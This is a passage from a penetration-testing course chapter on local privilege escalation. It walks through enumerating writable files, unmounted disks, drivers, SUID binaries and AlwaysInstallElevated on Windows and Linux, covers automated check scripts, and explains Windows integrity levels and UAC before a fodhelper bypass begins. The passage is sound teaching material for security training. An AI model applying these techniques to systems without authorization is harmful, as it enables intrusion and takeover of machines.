Accesschk v6.12 - Reports effective permissions for securable objects
Copyright (C) 2006-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

RW C:\Program Files\TestApplication\testapp.exe
```

[475] (Microsoft, 2017), https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk

[476] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids

Listing 538 - Listing all writable files and directories in a specified target

In the listing above, AccessChk successfully identified one executable file that is world-writable. If this file were to be executed by a privileged user or a service account, we could attempt to overwrite it with a malicious file of our choice, such as a reverse shell, in order to elevate our privileges. We will present a similar working example later in this module.

We can also accomplish the same goal using PowerShell. This is useful in situations where we may not be able to transfer and execute arbitrary binary files on our target system.

The PowerShell command itself (shown below in listing 539) may appear somewhat complex, so we'll walk through the options.

The primary cmdlet we are using is **`Get-Acl`**, which retrieves all permissions for a given file or directory. However, since Get-Acl cannot be run recursively, we are also using the **`Get-ChildItem`** cmdlet to first enumerate everything under the Program Files directory. This will effectively retrieve every single object in our target directory along with all associated access permissions. The *AccessToString* property with the **`-match`** flag narrows down the results to the specific access properties we are looking for. In our case, we are searching for any object can be modified (Modify) by members of the Everyone group.

```
PS C:\Tools\privilege_escalation\SysinternalsSuite>Get-ChildItem "C:\Program Files" -R
ecurse | Get-ACL | ?{$_.AccessToString -match "Everyone\sAllow\s\sModify"}


    Directory: C:\Program Files\TestApplication


Path        Owner                  Access
----        -----                  ------
testapp.exe BUILTIN\Administrators Everyone Allow  Modify, Synchronize...
```

Listing 539 - Listing all writable files and directories in a specified target using PowerShell

In this case, the output is identical to that of AccessChk. This command sequence allows for additional formatting options.

On Linux operating systems, we can use **`find`**[477] to identify files with insecure permissions.

In the example below, we are searching for every directory writable by the current user on the target system. We search the whole root directory (/) and use the **`-writable`** argument to specify the attribute we are interested in. We also use **`-type d`** to locate directories, and we filter errors with **`2>/dev/null`**:

```
student@debian:~$ find / -writable -type d 2>/dev/null
/usr/local/james/bin
/usr/local/james/bin/lib
/proc/16195/task/16195/fd
/proc/16195/fd
/proc/16195/map_files
/home/student
/home/student/.gconf
```

[477] (Linux man-pages project, 2019), http://man7.org/linux/man-pages/man1/find.1.html

```
/home/student/.gconf/apps
/home/student/.gconf/apps/gksu
/home/student/Music
/home/student/thinclient_drives
/home/student/Videos
/home/student/.pcsc11
/home/student/.gnupg
...
```

Listing 540 - Listing all world writable directories on Linux

As shown above, several directories seem to be world-writable, including the /usr/local/james/bin directory. This certainly warrants further investigation.

18.1.1.10 Enumerating Unmounted Disks

On most systems, drives are automatically mounted at boot time. Because of this, it's easy to forget about unmounted drives that could contain valuable information. We should always look for unmounted drives, and if they exist, check the mount permissions.

On Windows-based systems, we can use **mountvol**[478] to list all drives that are currently mounted as well as those that are physically connected but unmounted.

```
c:\Users\student>mountvol
Creates, deletes, or lists a volume mount point.
...
Possible values for VolumeName along with current mount points are:

    \\?\Volume{25721a7f-0000-0000-0000-100000000000}\
        *** NO MOUNT POINTS ***

    \\?\Volume{25721a7f-0000-0000-0000-602200000000}\
        C:\

    \\?\Volume{78fa00a6-3519-11e8-a4dc-806e6f6e6963}\
        D:\
```

Listing 541 - Listing all drives available to mount on Windows

In this case, the system has two mount points that map to the C: and D: drives respectively. We also notice that we have a volume with the globally unique identifier (GUID) *25721a7f-0000-0000-0000-100000000000*, which has no mount point. This could be interesting and we might want to investigate further.

On Linux-based systems, we can use the **mount**[479] command to list all mounted filesystems. In addition, the /etc/fstab[480] file lists all drives that will be mounted at boot time.

> *Keep in mind that the system administrator might have used custom configurations or scripts to mount drives that are not listed in the /etc/fstab file.*

[478] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/mountvol

[479] (Linux.die.net, 2003), https://linux.die.net/man/8/mount

[480] (Geek University, 2019), https://geek-university.com/linux/etc-fstab-file/

*Because of this, it's good practice to not only scan /etc/fstab, but to also gather information about mounted drives with **mount**.*

```
student@debian:~$ cat /etc/fstab
# /etc/fstab: static file system information.
...
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/sda1 during installation
UUID=fa336f7a-8cf8-4cd2-9547-22b08cf58b72 /     ext4    errors=remount-ro 0       1
# swap was on /dev/sda5 during installation
UUID=8b701d25-e290-49dc-b61b-1b9047088150 none  swap    sw              0       0
/dev/sr0        /media/cdrom0   udf,iso9660 user,noauto     0       0

student@debian:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=505664k,nr_inodes=126416,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=102908k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro,data=ordered)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
...
mqueue on /dev/mqueue type mqueue (rw,relatime)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
tmpfs on /run/user/110 type tmpfs (rw,nosuid,nodev,relatime,size=102904k,mode=700,uid=
gvfsd-fuse on /run/user/110/gvfs type fuse.gvfsd-fuse (rw,nosuid,nodev,relatime,user_i
fusectl on /sys/fs/fuse/connections type fusectl (rw,relatime)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,size=102904k,mode=700,uid
```

Listing 542 - Listing content of /etc/fstab and all mounted drives on Linux

The output reveals a swap partition and the primary ext4 disk of this Linux system. Furthermore, we can use lsblk[481] to view all available disks.

```
student@debian:~$ /bin/lsblk
NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
fd0      2:0    1    4K  0 disk
sda      8:0    0    5G  0 disk
├─sda1   8:1    0  4.7G  0 part /
├─sda2   8:2    0    1K  0 part
└─sda5   8:5    0  334M  0 part [SWAP]
```

Listing 543 - Listing all available drives using lsblk on Linux

We notice the *sda* drive consists of three different partitions, which are numbered. In some situations, showing information for all local disks on the system might reveal partitions that are not mounted. Depending on the system configuration (or misconfiguration), we then might be able to

[481] (Linux.die.net, 2003) https://linux.die.net/man/8/lsblk

mount those partitions and search for interesting documents, credentials, or other information that could allow us to escalate our privileges or get a better foothold in the network.

18.1.1.11 Enumerating Device Drivers and Kernel Modules

Another common privilege escalation involves exploitation of device drivers and kernel modules. We will look at actual exploitation techniques later in this module, but let's take a look at important enumeration techniques. Since this technique relies on matching vulnerabilities with corresponding exploits, we'll need to compile a list of drivers and kernel modules that are loaded on the target.

On Windows, we can begin our search with the **driverquery**[482] command. We'll supply the **/v** argument for verbose output as well as **/fo csv** to request the output in *CSV* format.

To filter the output, we will run this command inside a **powershell** session. Within PowerShell, we will pipe the output to the *ConvertFrom-Csv*[483] cmdlet as well as *Select-Object*,[484] which will allow us to select specific object properties or sets of objects including *Display Name*, *Start Mode*, and *Path*.

```
c:\Users\student>powershell

PS C:\Users\student> driverquery.exe /v /fo csv | ConvertFrom-CSV | Select-Object 'Dis
play Name', 'Start Mode', Path

Display Name                           Start Mode Path
------------                           ---------- ----
1394 OHCI Compliant Host Controller    Manual     C:\Windows\system32\drivers\1394ohci.s
3ware                                  Manual     C:\Windows\system32\drivers\3ware.sys
Microsoft ACPI Driver                  Boot       C:\Windows\system32\drivers\ACPI.sys
ACPI Devices driver                    Manual     C:\Windows\system32\drivers\AcpiDev.sy
Microsoft ACPIEx Driver                Boot       C:\Windows\system32\Drivers\acpiex.sys
ACPI Processor Aggregator Driver       Manual     C:\Windows\system32\drivers\acpipagr.s
ACPI Power Meter Driver                Manual     C:\Windows\system32\drivers\acpipmi.sy
ACPI Wake Alarm Driver                 Manual     C:\Windows\system32\drivers\acpitime.s
ADP80XX                                Manual     C:\Windows\system32\drivers\ADP80XX.SY
```

Listing 544 - Listing loaded drivers on Windows

While this produced a list of loaded drivers, we must take another step to request the version number of each loaded driver. We will use the *Get-WmiObject*[485] cmdlet to get the *Win32_PnPSignedDriver*[486] WMI instance, which provides digital signature information about drivers. By piping the output to *Select-Object*, we can enumerate specific properties, including the

[482] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/driverquery

[483] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/convertfrom-csv?view=powershell-6

[484] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/select-object?view=powershell-6

[485] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-wmiobject?view=powershell-5.1

[486] (Microsoft, 2015), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/legacy/aa394354(v%3Dvs.85)

DriverVersion. Furthermore, we can specifically target drivers based on their name by piping the output to *Where-Object*.[487]

```
PS C:\Users\student> Get-WmiObject Win32_PnPSignedDriver | Select-Object DeviceName, D
riverVersion, Manufacturer | Where-Object {$_.DeviceName -like "*VMware*"}

DeviceName                DriverVersion Manufacturer
----------                ------------- ------------
VMware VMCI Host Device   9.8.6.0       VMware, Inc.
VMware PVSCSI Controller  1.3.10.0      VMware, Inc.
VMware SVGA 3D            8.16.1.24     VMware, Inc.
VMware VMCI Bus Device    9.8.6.0       VMware, Inc.
VMware Pointing Device    12.5.7.0      VMware, Inc.
```

Listing 545 - Listing driver versions on Windows

Now that we have a list of all the loaded VMware device drivers along with the respective version numbers, we could search for exploits for these specific drivers.

On Linux, we can enumerate the loaded kernel modules using **lsmod** without any additional arguments.

```
student@debian:~$ lsmod
Module                  Size  Used by
fuse                   90112  3
appletalk              32768  0
ax25                   49152  0
ipx                    28672  0
p8023                  16384  1 ipx
p8022                  16384  1 ipx
psnap                  16384  2 appletalk,ipx
llc                    16384  2 p8022,psnap
evdev                  20480  5
vmw_balloon            20480  0
crc32_pclmul           16384  0
...
i2c_piix4              20480  0
libata                192512  2 ata_piix,ata_generic
scsi_mod              180224  4 sd_mod,libata,sg,vmw_pvscsi
floppy                 57344  0
```

Listing 546 - Listing loaded drivers on Linux

Once we have the list of loaded modules and identify those we want more information about, like libata in the above example, we can use **modinfo** to find out more about the specific module. Note that this tool requires a full pathname to run.

```
student@debian:~$ /sbin/modinfo libata
filename:       /lib/modules/4.9.0-6-686/kernel/drivers/ata/libata.ko
version:        3.00
license:        GPL
description:    Library module for ATA devices
author:         Jeff Garzik
```

[487] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.core/where-object?view=powershell-6

```
srcversion:     7D8076C4A3FEBA6219DD851
depends:        scsi_mod
retpoline:      Y
intree:         Y
vermagic:       4.9.0-6-686 SMP mod_unload modversions 686
parm:           zpodd_poweroff_delay:Poweroff delay for ZPODD in seconds (int)
...
```

Listing 547 - Listing additional information about a module on Linux

Similar to the Windows case demonstrated above, after obtaining a list of drivers and their versions, we are better positioned to find relevant exploits if they exist.

18.1.1.12 Enumerating Binaries That AutoElevate

Later in this module, we will explore various methods of privilege escalation. However, there are a few specific enumerations we should cover in this section that could reveal interesting OS-specific "shortcuts" to privilege escalation.

First, on Windows systems, we should check the status of the *AlwaysInstallElevated*[488] registry setting. If this key is enabled (set to *1*) in either *HKEY_CURRENT_USER* or *HKEY_LOCAL_MACHINE*, any user can run Windows Installer packages with elevated privileges.

We can use **`reg query`** to check these settings:

```
c:\Users\student>reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Insta
ller

HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1


c:\Users\student>reg query HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Inst
aller

HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\Installer
    AlwaysInstallElevated    REG_DWORD    0x1
```

Listing 548 - Querying the AlwaysInstalledElevated registry values on Windows

If this setting is enabled, we could craft an *MSI* file and run it to elevate our privileges.

Similarly, on Linux-based systems we can search for *SUID*[489] files.

Normally, when running an executable, it inherits the permissions of the user that runs it. However, if the SUID permissions are set, the binary will run with the permissions of the file owner. This means that if a binary has the SUID bit set and the file is owned by root, any local user will be able to execute that binary with elevated privileges.

[488] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/msi/alwaysinstallelevated

[489] (Microsoft, 2018), https://www.linux.com/tutorials/what-suid-and-how-set-suid-linuxunix/

We can use the **find** command to search for SUID-marked binaries. In this case, we are starting our search at the root directory (**/**), looking for files (**-type f**) with the SUID bit set, (**-perm -u=s**) and discarding all error messages (**2>/dev/null**):

```
student@debian:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/sbin/userhelper
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/chsh
/bin/mount
/bin/su
/bin/fusermount
/bin/umount
/bin/ntfs-3g
/bin/ping
```

Listing 549 - Searching for SUID files on Linux

In this case, the command found several SUID binaries. Exploitation of *SUID* binaries will vary based on several factors. For example, if /bin/cp (the *copy* command) were *SUID*, we could copy and overwrite sensitive files such as /etc/passwd.

18.1.1.13 Exercise

1. Perform various manual enumeration methods covered in this section on both your dedicated Windows and Linux clients. Try experimenting with various options for the tools and commands used in this section.

18.1.2 Automated Enumeration

Obviously, each operating system contains a wealth of information that can be used for further attacks. Regardless of the target operating system, collecting this detailed information manually can be rather time-consuming. Fortunately, we can use various scripts to automate this process.

On Windows, one such script is *windows-privesc-check*,[490] which can be found in the windows-privesc-check Github repository.[491] The repository already includes a Windows executable generated by PyInstaller, but it can also be rebuilt as needed.

Running the executable with the **-h** flag presents us with the following help menu:

```
c:\Tools\privilege_escalation\windows-privesc-check-master>windows-privesc-check2.exe
-h
```

[490] (Pentest Monkey, 2014), https://github.com/pentestmonkey/windows-privesc-check

[491] (Pentest Monkey, 2014), https://github.com/pentestmonkey/windows-privesc-check

```
windows-privesc-check v2.0 (http://pentestmonkey.net/windows-privesc-check)

Usage: windows_privesc_check.exe (--dump [ dump opts] | --dumptab | --audit) [examine
opts] [host opts] -o report-file-stem

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  --dump                Dumps info for you to analyse manually
  --dumptab             Dumps info in tab-delimited format
  --audit               Identify and report security weaknesses
  --pyshell             Start interactive python shell

  examine opts:
    At least one of these to indicate what to examine (*=not implemented)

    -a, --all           All Simple Checks (non-slow)
    -A, --allfiles      All Files and Directories (slow)
    -D, --drives        Drives
    -e, --reg_keys      Misc security-related reg keys
    -E, --eventlogs     Event Log*
    -f INTERESTING_FILE_LIST, --interestingfiledir=INTERESTING_FILE_LIST
                        Changes -A behaviour.  Look here INSTEAD
    -F INTERESTING_FILE_FILE, --interestingfilefile=INTERESTING_FILE_FILE
                        Changes -A behaviour.  Look here INSTEAD.  On dir per
                        line
    -G, --groups        Groups
    -H, --shares        Shares
    -I, --installed_software
                        Installed Software
    -j, --tasks         Scheduled Tasks
    -k, --drivers       Kernel Drivers
...
```

Listing 550 - Output executable by PyInstaller

This tool accepts many options, but we will walk through some quick examples. First, we will list information about the user groups on the system. We'll specify the self-explanatory **--dump** to view output, and **-G** to list groups.

```
c:\Tools\privilege_escalation\windows-privesc-check-master>windows-privesc-check2.exe
--dump -G
windows-privesc-check v2.0 (http://pentestmonkey.net/windows-privesc-check)

[i] TSUserEnabled registry value is 0. Excluding TERMINAL SERVER USER

Considering these users to be trusted:
* BUILTIN\Power Users
* BUILTIN\Administrators
* NT SERVICE\TrustedInstaller
* NT AUTHORITY\SYSTEM

[i] Running as current user.  No logon creds supplied (-u, -D, -p).
...
============ Starting Audit at 2019-09-22 12:45:56 ============
```

```
[+] Running: dump_misc_checks
[+] Host is not in domain
 [+] Checks completed

[+] Running: dump_groups
[+] Dumping group list:
BUILTIN\Administrators has member: CLIENT251\Administrator
BUILTIN\Administrators has member: CLIENT251\admin
BUILTIN\Administrators has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508
BUILTIN\Administrators has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508
BUILTIN\Guests has member: CLIENT251\Guest
BUILTIN\IIS_IUSRS has member: NT AUTHORITY\IUSR
BUILTIN\Remote Desktop Users has member: CLIENT251\student
BUILTIN\Users has member: NT AUTHORITY\INTERACTIVE
BUILTIN\Users has member: NT AUTHORITY\Authenticated Users
BUILTIN\Users has member: CLIENT251\student
BUILTIN\Users has member: [unknown]\S-1-5-21-2715734670-1758985447-1278008508-513
[+] Checks completed
```

Listing 551 - windows-privesc-check output

The script successfully executes and we are presented with the information about the security groups on the system.

Similar to *windows-privesc-check* on Windows targets, we can also use *unix_privesc_check*[492] on UNIX derivatives such as Linux. We can view the tool help by running the script without any arguments.

```
student@debian:~$./unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
                 handles and called files (e.g. parsed from shell scripts,
                 linked .so files).  This mode is slow and prone to false
                 positives but might help you find more subtle flaws in 3rd
                 party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.
...
```

Listing 552 - Running unix_privesc_check

As shown in the listing above, the script supports “standard” and “detailed” mode. Based on the provided information, the standard mode appears to perform a speed-optimized process and should provide a reduced number of false positives. Therefore, in the following example we will use the standard mode and redirect the entire output to a file called output.txt.

```
student@debian:~$ ./unix-privesc-check standard > output.txt
```

[492] (Pentest Money, 2019), http://pentestmonkey.net/tools/audit/unix-privesc-check

Listing 553 - Running unix_privesc_check

The script performs numerous checks for permissions on common files. For example, the following excerpt reveals configuration files that are writable by non-root users:

```
Checking for writable config files
###########################################
    Checking if anyone except root can change /etc/passwd
WARNING: /etc/passwd is a critical config file. World write is set for /etc/passwd
    Checking if anyone except root can change /etc/group
    Checking if anyone except root can change /etc/fstab
    Checking if anyone except root can change /etc/profile
    Checking if anyone except root can change /etc/sudoers
    Checking if anyone except root can change /etc/shadow
```

Listing 554 - unix_privesc_check writable configuration files

This output reveals that anyone on the system can edit the **/etc/passwd** file! This is quite significant as it allows attackers to easily elevate their privileges[493] or create user accounts on the target. We will demonstrate this later on in the module.

Although these tools perform many automated checks, bear in mind that every system is different, and unique one-off system changes will often be missed by these types of tools. For this reason, it's important to watch out for unique configurations that can only be caught by manual inspection.[494]

18.1.2.1 Exercises

1. Inspect your Windows and Linux clients by using the tools and commands presented in this section in order to get comfortable with manual local enumeration techniques.
2. Experiment with different windows-privesc-check and unix_privesc_check options.

18.2 Windows Privilege Escalation Examples

In this section, we will discuss Windows privileges, integrity mechanisms, and user account control (UAC). We will demonstrate UAC bypass techniques and leverage kernel driver vulnerabilities, insecure file permissions, and unquoted service paths to escalate our privileges on the target.

18.2.1 Understanding Windows Privileges and Integrity Levels

Privileges[495] on Windows operating systems refer to the permissions of a specific account to perform system-related local operations. This includes actions such as modifying the filesystem, adding users, shutting down the system, and so on.

In order for these privileges to be effective, the Windows operating system uses objects called *access tokens*.[496] Once a user is authenticated, Windows generates an access token that is

[493] (Raj Chandel, 2018), https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/

[494] (G0tmi1k, 2011), https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/

[495] (Microsoft, 2018), https://msdn.microsoft.com/en-us/library/windows/desktop/aa379306(v=vs.85).aspx

[496] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/access-tokens

assigned to that user. The token itself contains various pieces of information that effectively describe the security context of a given user, including the user privileges.

Finally, these tokens need to be uniquely identifiable given the information they contain. This is accomplished using a *security identifier* or SID,[497] which is a unique value that is assigned to each object (including tokens), such as a user or group account.

These SIDs are generated and maintained by the Windows Local Security Authority.[498]

In addition to privileges, Windows also implements what is known as an *integrity mechanism*.[499] This is a core component of the Windows security architecture and works by assigning *integrity levels*[500] to application processes and securable objects.[501] Simply put, this describes the level of trust the operating system has in running applications or securable objects. As an example, the configured integrity level dictates what actions an application can perform, including the ability to read from or write to the local file system. APIs can also be blocked from specific integrity levels.

From Windows Vista onward, processes run on four integrity levels:

- System integrity process: SYSTEM rights
- High integrity process: administrative rights
- Medium integrity process: standard user rights
- Low integrity process: very restricted rights often used in sandboxed[502] processes

18.2.2 Introduction to User Account Control (UAC)

User Account Control (UAC)[503] is an access control system introduced by Microsoft with Windows Vista and Windows Server 2008. While UAC has been discussed and investigated for quite a long time now, it is important to stress that Microsoft does not consider it to be a security boundary. Rather, UAC forces applications and tasks to run in the context of a non-administrative account until an administrator authorizes elevated access. It will block installers and unauthorized applications from running without the permissions of an administrative account and also blocks changes to system settings. In general, the effect of UAC is that any application that wishes to perform an operation with a potential system-wide impact, cannot do so silently. At least in theory.

It is also important to highlight the fact that UAC has two different modes: credential prompt and consent prompt. The difference is rather simple. When a standard user wishes to perform an administrative task such as installing a new application, and UAC is enabled, the user will see the credential prompt. In other words, the credentials of an administrative user will be required to complete the task. However, when an administrative user attempts to do the same, he or she is

[497] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/security-identifiers

[498] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthn/lsa-authentication

[499] (Microsoft, 2007), https://msdn.microsoft.com/en-us/library/bb625957.aspx

[500] (Microsoft, 2007), https://msdn.microsoft.com/en-us/library/bb625963.aspx

[501] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/secauthz/securable-objects

[502] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Sandbox_(software_development)

[503] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/user-account-control-overview

presented with a consent prompt. In this case, the user simply has to confirm that the task should be completed and no re-entry of user credentials is required.

As an example, in the following figure the Windows Command Processor running under the standard user account is attempting to perform a privileged action. UAC acts according to its notification settings[504] (*Always Notify* in this case), pausing the target process **cmd.exe** and prompting for an admin username and password to perform the requested privileged action.



Figure 275: UAC dialog asking for administrative password

Even while logged in as an administrative user, the account will have two security tokens, one running at a medium integrity level and the other at high integrity level. UAC acts as the separation mechanism between those two integrity levels.

To see integrity levels in action, let's first login as the admin user, open a command prompt, and run the **whoami /groups** command:

```
c:\Users\admin>whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================================== ============ ================
Everyone                                   Well-known group S-1-1-0      Mandatory group,
NT AUTHORITY\Local account and member      Well-known group S-1-5-114    Group used for d
```

[504] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works

```
BUILTIN\Administrators                      Alias            S-1-5-32-544 Group used for d
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group,
NT AUTHORITY\INTERACTIVE                    Well-known group S-1-5-4      Mandatory group,
CONSOLE LOGON                               Well-known group S-1-2-1      Mandatory group,
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group,
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group,
NT AUTHORITY\Local account                  Well-known group S-1-5-113    Mandatory group,
LOCAL                                       Well-known group S-1-2-0      Mandatory group,
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group,
Mandatory Label\Medium Mandatory Level      Label            S-1-16-8192
```

Listing 555 - Checking the Group Integrity Level

As reported on the last line of output, this command prompt is currently operating at a Medium integrity level.

Let's attempt to change the password for the admin user from this command prompt:

```
C:\Users\admin> net user admin Ev!lpass
System error 5 has occurred.

Access is denied.
```

Listing 556 - Attempting to change the password

The request is denied, even though we are logged in as an administrative user.

In order to change the admin user's password, we must switch to a high integrity level even if we are logged in with an administrative user. In our example, one way to do this is through **powershell.exe** with the *Start-Process*[505] cmdlet specifying the "Run as administrator" option:

```
C:\Users\admin>powershell.exe Start-Process cmd.exe -Verb runAs
```

Listing 557 - Using powershell to spawn a cmd.exe process with high integrity

After submitting this command and accepting the UAC prompt, we are presented with a new high integrity **cmd.exe** process.

Let's check our integrity level using the **whoami**[506] utility using the **/groups** argument and attempt to change the password again:

```
C:\Windows\system32> whoami /groups
GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================================== ============ ================
Everyone                                   Well-known group S-1-1-0      Mandatory group,
NT AUTHORITY\Local account and member      Well-known group S-1-5-114    Mandatory group,
BUILTIN\Administrators                     Alias            S-1-5-32-544 Mandatory group,
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group,
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group,
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group,
```

[505] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/start-process?view=powershell-6

[506] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/whoami

```
NT AUTHORITY\Authenticated Users        Well-known group S-1-5-11     Mandatory group,
NT AUTHORITY\This Organization          Well-known group S-1-5-15     Mandatory group,
NT AUTHORITY\Local account              Well-known group S-1-5-113    Mandatory group,
LOCAL                                   Well-known group S-1-2-0      Mandatory group,
NT AUTHORITY\NTLM Authentication        Well-known group S-1-5-64-10  Mandatory group,
Mandatory Label\High Mandatory Level    Label            S-1-16-12288

C:\Windows\system32> net user admin Ev!lpass
The command completed successfully.
```

Listing 558 - Successfully changing the password of the admin user after spawning cmd.exe with high integrity

This time, we are running at a high integrity level and the password change is successful.

18.2.3 User Account Control (UAC) Bypass: fodhelper.exe Case Study

UAC can be bypassed in various ways. In this first example, we will demonstrate a technique that allows an administrator user to bypass UAC by silently elevating our integrity level from medium to high.

Most of the publicly known UAC bypass techniques target a specific operating system version. In this case, the target is our lab client running Windows 10 build 1709. We will leverage an interesting UAC bypass based on fodhelper.exe,[507,508] a Microsoft support application responsible for managing language changes in the operating system. Specifically, this application is launched whenever a local user selects the “Manage optional features” option in the “Apps & features” Windows Settings screen.

[507] (Winscripting.blog, 2017), https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/

[508] (Pentestlab, 2017), https://pentestlab.blog/2017/06/07/uac-bypass-fodhelper/

